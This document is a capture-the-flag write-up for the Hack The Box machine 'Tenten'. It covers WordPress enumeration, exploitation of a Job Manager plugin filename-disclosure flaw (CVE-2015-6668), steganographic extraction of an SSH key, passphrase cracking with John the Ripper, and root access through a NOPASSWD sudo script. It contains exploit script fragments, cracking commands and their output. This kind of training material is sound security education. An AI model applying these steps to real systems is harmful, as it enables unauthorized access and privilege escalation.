

Tenten

16th October 2017 / Document No D17.100.21

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
Machine Author: ch4p

Difficulty: Medium

Classification: Official

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SYNOPSIS

Tenten is a medium difficulty machine that requires some outside-the-box/CTF-style thinking to complete. It demonstrates the severity of using outdated Wordpress plugins, which is a major attack vector that exists in real life.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services

Skills Learned


- Enumerating Wordpress
- Exploit modification
- Basic steganography
- Exploiting NOPASSWD files

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Enumeration

Nmap



Nmap reveals only OpenSSH and an Apache server, which is running a copy of Wordpress.

WPScan

WPScan finds Job Manager, which has a filename disclosure vulnerability.

```
[1] Title: Job Manager <= 0.7.25 - Insecure Direct Object Reference
Reference: https://wpvulndb.com/vulnerabilities/8167
Reference: https://vagmour.eu/cve-2015-6668-cv-filename-disclosure-on-job-manager-wordpress-plugin/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6668
```



Exploitation

By browsing to **10.10.10.10/index.php/jobs/apply/8/** and modifying the number in the URL, it is possible to find the names of existing applications. Browsing to **/13/** reveals an application named **HackerAccessGranted**.

Exploit: https://goo.gl/Vn597m

By modifying the above exploit slightly, it is possible to enumerate the file uploaded with the HackerAccessGranted application. Simply change the extensions to **jpg**, **jpeg** and **png** and include 2017 in the year range.

```
for year in range(2016,2018):
    for i in range(1,13):
        for extension in {'jpg','jpeg','png'}:
            URL = website + "/wp-content/upload
```

```
root@kali: ~/Desktop/writeups/tenten

File Edit View Search Terminal Help

root@kali: ~/Desktop/writeups/tenten# python tenten.py

CVE-2015-6668

Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: <=0.7.25

Enter a vulnerable website: http://10.10.10.10
Enter a file name: HackerAccessGranted
[+] URL of CV found! http://10.10.10.10/wp-content/uploads/2017/04/HackerAccessGranted.jpg
root@kali:~/Desktop/writeups/tenten#
```

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Saving off **HackerAccessGranted.jpg** and running **steghide** against it with a blank passphrase outputs a private key file. The key is encrypted but can be cracked with **JohnTheRipper**

To crack the passphrase for the private key, first run **ssh2john id_rsa > id_john** and then run JohnTheRipper against it with **john id_john --wordlist=<PATH TO ROCKYOU.TXT>**

It is now possible to SSH in as the takis user. The flag can be obtained from /home/takis/user.txt

```
root@kali:~/Desktop/writeups/tenten# john id_john --wordlist=/root/Desktop/wordl
ists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
superpassword (id_rsa)
1g 0:00:00:04 DONE (2017-10-16 20:11) 0.2032g/s 158543p/s 158543c/s 158543C/s superpassword
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

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Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum generated a large amount of data to review. Most notably, there is a non-standard NOPASSWD file; /bin/fuckin. This file is just a very simple bash script that executes the given arguments. By running sudo /bin/fuckin bash a root shell is immediately gained. The flag can be obtained from /root/root.txt

